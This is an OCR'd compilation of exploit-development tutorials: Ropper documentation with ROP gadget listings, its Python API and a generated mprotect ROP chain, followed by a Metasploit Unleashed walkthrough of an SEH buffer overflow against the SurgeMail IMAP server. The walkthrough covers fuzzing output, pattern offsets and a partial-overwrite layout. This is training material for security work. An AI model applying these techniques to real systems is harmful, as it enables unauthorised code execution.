0x00006f4e: mov dword ptr [ecx + 0x14], edx; add esp, 0x2c; pop ebx; pop esi; pop edi; pop ebp; ret ;

0x000084b8: mov dword ptr [eax], edx; ret ;

0x00008d9b: mov dword ptr [eax], edx; add esp, 0x18; pop ebx; ret ;

ropper.py --file /bin/ls --search "mov [%], edx" --quality 1

0x000084b8: mov dword ptr [eax], edx; ret ;

Using ropper in scripts

```
#!/usr/bin/env python
from ropper import RopperService

# not all options need to be given
options = {'color' : False,     # if gadgets are printed, use colored output: default: False
        'badbytes': '00',   # bad bytes which should not be in addresses or ropchains; default: ''
```

```
        'all' : False,      # Show all gadgets, this means to not remove double gadgets; default:
False
        'inst_count' : 6,   # Number of instructions in a gadget; default: 6
        'type' : 'all',     # rop, jop, sys, all; default: all
        'detailed' : False} # if gadgets are printed, use detailed output; default: False

rs = RopperService(options)

##### change options ######
rs.options.color = True
rs.options.badbytes = '00'
rs.options.badbytes = ''
rs.options.all = True


##### open binaries ######
# it is possible to open multiple files
rs.addFile('test-binaries/ls-x86')
rs.addFile('ls', bytes=open('test-binaries/ls-x86','rb').read()) # other possiblity
rs.addFile('ls_raw', bytes=open('test-binaries/ls-x86','rb').read(), raw=True, arch='x86')

##### close binaries ######
rs.removeFile('ls')
rs.removeFile('ls_raw')


# Set architecture of a binary, so it is possible to look for gadgets for a different architecture
# It is useful for ARM if you want to look for ARM gadgets or Thumb gadgets
# Or if you opened a raw file
ls = 'test-binaries/ls-x86'
rs.setArchitectureFor(name=ls, arch='x86')
```

```
rs.setArchitectureFor(name=ls, arch='x86_64')
rs.setArchitectureFor(name=ls, arch='ARM')
rs.setArchitectureFor(name=ls, arch='ARMTHUMB')
rs.setArchitectureFor(name=ls, arch='ARM64')
rs.setArchitectureFor(name=ls, arch='MIPS')
rs.setArchitectureFor(name=ls, arch='MIPS64')
rs.setArchitectureFor(name=ls, arch='PPC')
rs.setArchitectureFor(name=ls, arch='PPC64')
rs.setArchitectureFor(name=ls, arch='x86')


##### load gadgets ######

# load gadgets for all opened files
rs.loadGadgetsFor()

# load gadgets for only one opened file
ls = 'test-binaries/ls-x86'
rs.loadGadgetsFor(name=ls)

# change gadget type
rs.options.type = 'jop'
rs.loadGadgetsFor()

rs.options.type = 'rop'
rs.loadGadgetsFor()

# change instruction count
rs.options.inst_count = 10
rs.loadGadgetsFor()
```

```
##### print gadgets #######
rs.printGadgetsFor() # print all gadgets
rs.printGadgetsFor(name=ls)

##### Get gadgets ######
gadgets = rs.getFileFor(name=ls).gadgets



##### search pop pop ret ######
pprs = rs.searchPopPopRet(name=ls) # looks for ppr only in 'test-binaries/ls-x86'
pprs = rs.searchPopPopRet()       # looks for ppr in all opened files
for file, ppr in pprs.items():
   for p in ppr:
      print p

##### load jmp reg ######
jmp_regs = rs.searchJmpReg(name=ls, regs=['esp', 'eax']) # looks for jmp reg only in 'test-binaries/ls-x86'
jmp_regs = rs.searchJmpReg(regs=['esp', 'eax'])
jmp_regs = rs.searchJmpReg()                    # looks for jmp esp in all opened files
for file, jmp_reg in jmp_regs.items():
   for j in jmp_reg:
      print j



##### search opcode ######
ls = 'test-binaries/ls-x86'
gadgets_dict = rs.searchOpcode(opcode='ffe4', name=ls)
gadgets_dict = rs.searchOpcode(opcode='ffe?')
gadgets_dict = rs.searchOpcode(opcode='??e4')
```

```
for file, gadgets in gadgets_dict.items():
    for g in gadgets:
        print g

##### search instructions ######
ls = 'test-binaries/ls-x86'
for file, gadget in rs.search(search='mov e?x', name=ls):
    print file, gadget

for file, gadget in rs.search(search='mov [e?x%]'):
    print file, gadget

result_dict = rs.searchdict(search='mov eax')
for file, gadgets in result_dict.items():
    print file
    for gadget in gadgets:
        print gadget

##### assemble instructions ######
hex_string = rs.asm('jmp esp')
print '"jmp esp" assembled to hex string =', hex_string
raw_bytes = rs.asm('jmp esp', format='raw')
print '"jmp esp" assembled to raw bytes =', raw_bytes
string = rs.asm('jmp esp', format='string')
print '"jmp esp" assembled to string =',string
arm_bytes = rs.asm('bx sp', arch='ARM')
print '"bx sp" assembled to hex string =', arm_bytes

##### disassemble bytes #######
arm_instructions = rs.disasm(arm_bytes, arch='ARM')
print arm_bytes, 'disassembled to "%s"' % arm_instructions
```

```
# Change the imagebase, this also change the imagebase for all loaded gadgets of this binary
rs.setImageBaseFor(name=ls, imagebase=0x0)

# reset image base
rs.setImageBaseFor(name=ls, imagebase=None)

gadgets = rs.getFileFor(name=ls).gadgets

# gadget address
print hex(gadgets[0].address)

# get instruction bytes of gadget
print bytes(gadgets[0].bytes).encode('hex')

# remove all gadgets containing bad bytes in address
rs.options.badbytes = '000a0d'  # gadgets are filtered automatically
```

Download

https://github.com/sashs/Ropper (v1.11.0, 29.10.2017)

Changelog

v1.11.0 - Many Bugfixes

- Semantic Search feature (only Python2, BETA)
- Support for Big Endian (Mips, Mips64, ARM)

v1.9.5 - Use of multiprocessing during gadget search only on linux

v1.9.4 - Possibility to install ropper via pip without installing capstone when capstone wasn't installed via pip

v1.9.3 - Use of badbytes in ropchain generators

- Bugfix: Incomplete ropchain using python3, although needed gadgets are available

v1.9.2 - Print gadget addresses +1 for ARMTHUMB

v1.9.1 - Bugfix: Invalid Characters in Opcode

v1.9.0 - Performance Improvements

- Support for Keystone added (asm-command and instruction search)
- Bugfixes

v1.8.0 - Add support for syscall gadgets
- Change implementation to filebytes module
- Add ropchain generator for x86_64 (execve, mprotect)
- Bugfixes

v1.7.3 - Bugfixes

v1.7.2 - Bugfixes

v1.7.1 - Prepare ropper for using in scripts
- Refactoring
- Bugfixes

v1.7.0 - Better ARM support
- Bugfixes

v1.6.0 - Open multiple files and use all gadgets for search and ropchain
Add simple disassembler support
Add hex output of sections similar xxd
Add virtualprotect ropchain generator
Add string search in data sections
Bugfixes

v1.5.4 - Bugfixes

v1.5.3 - Make sqlite support optional

v1.5.2 - Bugfixes

v1.5.1 - Bugfixes

v1.5.0 - Better performance
Sqlite support
Progress
Bugfixes

v1.4.3 - Search syntax changed
Bugfixes

v1.4.0 - Add raw file format support
Port to python 3

Add change arch support

Bugfixes

v1.3.0 - PowerPC and ARM Thumb support

colored output

Bugfixes

v1.2.1 - Bugfixes

v1.2.0 - Rop Chain Generators added

Bugfixes

v1.1.0 - ARM Support

Mach-O Support

Bugfixes

v1.0.3 - Bugfix; ppr search

Bugfix: Info message after file loading failed

v1.0.2 - Bugfix: gadgetsearch

v1.0.1 - Bugfix: set aslr on elf files


Screenshots


```
0x0000c9a0: str r1, [r0, #4]; pop {r4, pc};
0x00015f64: str r1, [r0]; bx lr;
0x00014f13: str r1, [r0]; pop {r3, pc};
0x00015fca: str r1, [r3, #4]; bx lr;
0x000130ee: str r1, [r4, #4]; str r4, [r5, #0x24]; subs r4, r3, #0; bne #0xb0ce; cmp r2, #0; beq #0xb10e; ldr r0, [r7, #-8]; blx
0x000127ab: str r2, [r0, #0x14]; mov r0, #0; bx lr;
0x0000d8a9: str r2, [r3, #0x1b8]; adds r0, r4, #0; movne r0, #1; pop {r4, pc};
0x0000ef64: str r2, [r3, #0xa84]; pop {r3, r4, r5, r6, r7, pc};
0x00014f0b: str r2, [r3]; beq #0xcf1b; str r1, [r0]; pop {r3, pc};
0x00014f07: str r2, [r3], #4; str r2, [r3]; beq #0xcf1b; str r1, [r0]; pop {r3, pc};
0x00014f03: str r2, [r3], #4; str r2, [r3], #4; str r2, [r3]; beq #0xcf1b; str r1, [r0]; pop {r3, pc};
0x00014eff: str r2, [r3], #4; str r2, [r3], #4; str r2, [r3], #4; str r2, [r3]; beq #0xcf1b; str r1, [r0]; pop {r3, pc};
0x00014efb: str r2, [r3], #4; str r2, [r3], #4; str r2, [r3], #4; str r2, [r3], #4; str r2, [r3]; beq #0xcf1b; str r1, [r0]; pop
0x00014ef7: str r2, [r3], #4; str r2, [r3], #4; str r2, [r3], #4; str r2, [r3], #4; str r2, [r3], #4; str r2, [r3]; beq #0xcf1b;
```

```
0x100c1b75: lwzx r3, r9, r3; addi r1, r1, 0x10; blr;
0x100863fc: lwzx r3, r9, r3; addi r1, r1, 0x30; blr;
0x1005c21e: lwzx r3, r9, r3; clrlwi r3, r3, 0x1f; addi r1, r1, 0x10; blr;
0x1005aec1: lwzx r3, r9, r3; cmpwi cr7, r3, 0; beq cr7, 0x5aed9; addi r1, r1, 0x10; blr;
0x1005c264: lwzx r3, r9, r3; rlwinm r3, r3, 0, 0x19, 0x19; addi r1, r1, 0x10; blr;
0x1005c2ed: lwzx r3, r9, r3; rlwinm r3, r3, 0, 0x1b, 0x1b; addi r1, r1, 0x10; blr;
0x1005c241: lwzx r3, r9, r3; rlwinm r3, r3, 0, 0x1d, 0x1d; addi r1, r1, 0x10; blr;
0x1005c287: lwzx r3, r9, r3; rlwinm r3, r3, 0, 0x1e, 0x1e; addi r1, r1, 0x10; blr;
0x100b92ef: lwzx r31, r9, r31; mr r3, r31; lwz r31, 0x1c(r1); addi r1, r1, 0x20; blr;
0x1009181c: lwzx r8, r3, r8; add r10, r8, r10; stw r10, -0x40f4(r9); addi r1, r1, 0x10; blr;
```

```
0x0040d477: nop; lw $t9, -0x7fd0($gp); nop; addiu $t9, $t9, -0x4124; jalr $t9;
0x0040a265: nop; lw $t9, -0x7fd0($gp); nop; addiu $t9, $t9, -0x7bec; jalr $t9;
0x00409935: nop; lw $t9, -0x7fd0($gp); nop; addiu $t9, $t9, -0x7fec; jalr $t9;
0x004111cf: nop; lw $t9, -0x7fd0($gp); nop; addiu $t9, $t9, 0x2c0; jalr $t9;
0x00408622: nop; lw $t9, -0x7fd8($gp); lw $v0, -0x7fe0($gp); addiu $a1, $t9, 0x1a98; lw $t9, -0x7fe8($gp); lw $a0, 0x50c4($v0);
0x0046f6ef: nop; lw $t9, -0x7fdc($gp); nop; addiu $t9, $t9, -0x3554; jalr $t9;
0x0040db6a: nop; lw $t9, -0x7fe8($gp); lw $s6, -0x7860($gp); addiu $t9, $t9, 0x79bc; jalr $t9;
0x0040b4a8: nop; lw $t9, -0x7fe8($gp); move $a0, $s0; addiu $t9, $t9, 0x76c4; jalr $t9;
0x0040dbfb: nop; lw $t9, -0x7fe8($gp); move $a0, $s0; addiu $t9, $t9, 0x7dec; jalr $t9;
0x0040b108: nop; lw $t9, -0x7fe8($gp); move $a0, $s1; addiu $t9, $t9, 0x76c4; jalr $t9;
0x004050a9: nop; lw $t9, -0x7fe8($gp); nop; addiu $t9, $t9, 0x4af8; jalr $t9;
0x0040c2de: nop; lw $t9, -0x7fe8($gp); nop; addiu $t9, $t9, 0x7210; jalr $t9;
0x00408e56: nop; lw $t9, -0x7fe8($gp); nop; addiu $t9, $t9, 0x7210; jr $t9;
0x00408fc4: nop; lw $t9, -0x7fe8($gp); nop; addiu $t9, $t9, 0x7210; jr $t9; nop; lw $a0, -0x7fe4($gp); jr $t9; addiu $a0, $a0, -
0x0040dedf: nop; lw $t9, -0x7fe8($gp); nop; addiu $t9, $t9, 0x79bc; jalr $t9;
0x0040bf75: nop; lw $t9, -0x7fe8($gp); nop; addiu $t9, $t9, 0x7f24; jr $t9;
0x004221e1: nop; lw $t9, 0x10($s2); nop; jalr $t9;
0x0042284d: nop; lw $t9, 0x10($s3); nop; jalr $t9;
0x0046fbff: nop; lw $t9, 0x10($v0); nop; beqz $t9, 0x6fbcf; move $a0, $v0; jalr $t9;
0x00405451: nop; lw $t9, 0x10($v0); nop; jalr $t9;
```

```
(ropper) ropchain mprotect=0xbfdff000,0x21000
[INFO] generating rop chain
[INFO] ROPchain Generator for syscall mprotect:

eax 0x7b
ebx address
ecx size
edx 0x7 -> RWE

[INFO] Try to create chain which fills registers without delete content of previous filled registers
[*] Try permuation 1 / 24
[INFO] Look for syscall gadget
[INFO] syscall gadget found
[INFO] Look for jmp esp
[INFO] jmp esp found
#!/usr/bin/env python
# Generated by ropper ropchain generator #
from struct import pack

p = lambda x : pack('I', x)

shellcode = '\xcc'*100

IMAGE_BASE_0 = 0x00000000 # /Users/sash/libc-2.13.so
rebase_0 = lambda x : p(x + IMAGE_BASE_0)


rop = ''
rop += rebase_0(0x00020aec) # pop eax; ret;
rop += p(0x01010101)
rop += rebase_0(0x0002a6eb) # pop ecx; pop edx; ret;
rop += p(0xc0e0f101)
rop += p(0xdeadbeef)
rop += rebase_0(0x00029d29) # sub ecx, eax; xor eax, ecx; shr eax, 0x1f; ret;
rop += rebase_0(0x000d5986) # xchg ebx, ecx; pop ebp; ret;
rop += p(0xdeadbeef)
```





https://scoding.de/ropper/


Metasploit writing exploit

Improving our Exploit Development

Previously we looked at Fuzzing an IMAP server in the Simple IMAP Fuzzer section. At the end of that effort we found that we could overwrite EIP, making ESP the only register pointing to a

memory location under our control (4 bytes after our return address). We can go ahead and rebuild our buffer (fuzzed = “A”*1004 + “B”*4 + “C”*4) to confirm that the execution flow is redirectable through a JMP ESP address as a ret.

```
msf auxiliary(fuzz_imap) > run


[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1012
[*] 0002 LIST () /"AAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]BBBBCCCC" "PWNED"
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] It seems that host is not responding anymore and this is G00D ;)
[*] Auxiliary module execution completed
msf auxiliary(fuzz_imap) >
```



Finding our Exploit using a debugger | Metasploit Unleashed

CONTROLLING EXECUTION FLOW

We now need to determine the correct offset in order get code execution. Fortunately, Metasploit comes to the rescue with two very useful utilities: **pattern_create.rb** and **pattern_offset.rb**. Both of these scripts are located in Metasploit's **tools** directory. By running **pattern_create.rb**, the script will generate a string composed of unique patterns that we can use to replace our sequence of 'A's.

Exploit Code Example:

root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 11000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A

c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2

Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5...

After we have successfully overwritten EIP or SEH (or whatever register you are aiming for), we must take note of the value contained in the register and feed this value to **pattern_offset.rb** to determine at which point in the random string the value appears.

Rather than calling the command line **pattern_create.rb**, we will call the underlying API directly from our fuzzer using *Rex::Text.pattern_create()*. If we look at the source, we can see how this function is called.


```
def self.pattern_create(length, sets = [ UpperAlpha, LowerAlpha, Numerals ])
```

```
        buf = ''
        idx = 0
        offsets = []
        sets.length.times { offsets >> 0 }
        until buf.length >= length
            begin
                buf >> converge_sets(sets, 0, offsets, length)
            rescue RuntimeError
                break
            end
        end
        # Maximum permutations reached, but we need more data
        if (buf.length > length)
            buf = buf * (length / buf.length.to_f).ceil
        end
        buf[0,length]
end
```

So we see that we call the *pattern_create* function which will take at most two parameters, the size of the buffer we are looking to create and an optional second parameter giving us some control of the contents of the buffer. So for our needs, we will call the function and replace our fuzzed variable with fuzzed = Rex::Text.pattern_create(11000).

This causes our SEH to be overwritten by 0x684E3368 and based on the value returned by **pattern_offset.rb**, we can determine that the bytes that overwrite our exception handler are the next four bytes 10361, 10362, 10363, 10364.

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 684E3368 11000
10360
```



Debugging our exploit code | Metasploit Unleashed

As it often happens in SEH overflow attacks, we now need to find a POP POP RET (other sequences are good as well as explained in “Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server” Litchfield 2003) address in order to redirect the execution flow to our buffer. However, searching for a suitable return address in **surgemail.exe**, obviously leads us to the previously encountered problem, all the addresses have a null byte.

root@kali:~# msfpescan -p surgemail.exe

[surgemail.exe]

0x0042e947 pop esi; pop ebp; ret

0x0042f88b pop esi; pop ebp; ret

0x00458e68 pop esi; pop ebp; ret

0x00458edb pop esi; pop ebp; ret

0x00537506 pop esi; pop ebp; ret

0x005ec087 pop ebx; pop ebp; ret

0x00780b25 pop ebp; pop ebx; ret

0x00780c1e pop ebp; pop ebx; ret

0x00784fb8 pop ebx; pop ebp; ret

0x0078506e pop ebx; pop ebp; ret

0x00785105 pop ecx; pop ebx; ret

0x0078517e pop esi; pop ebx; ret

Fortunately this time we have a further attack approach to try in the form of a partial overwrite, overflowing SEH with only the 3 lowest significant bytes of the return address. The difference is that this time we can put our shellcode into the first part of the buffer following a schema like the following:

| **NOPSLED** | **SHELLCODE** | **NEARJMP** | **SHORTJMP** | **RET** (3 Bytes) |

POP POP RET will redirect us 4 bytes before RET where we will place a short JMP taking us 5 bytes back. We'll then have a near back JMP that will take us in the middle of the NOPSLED.

This was not possible to do with a partial overwrite of EIP and ESP, as due to the stack arrangement ESP was four bytes after our RET. If we did a partial overwrite of EIP, ESP would then be in an uncontrollable area.

Next up, writing an exploit and getting a shell with what we've learned about our code improvements.

https://www.offensive-security.com/metasploit-unleashed/writing-an-exploit/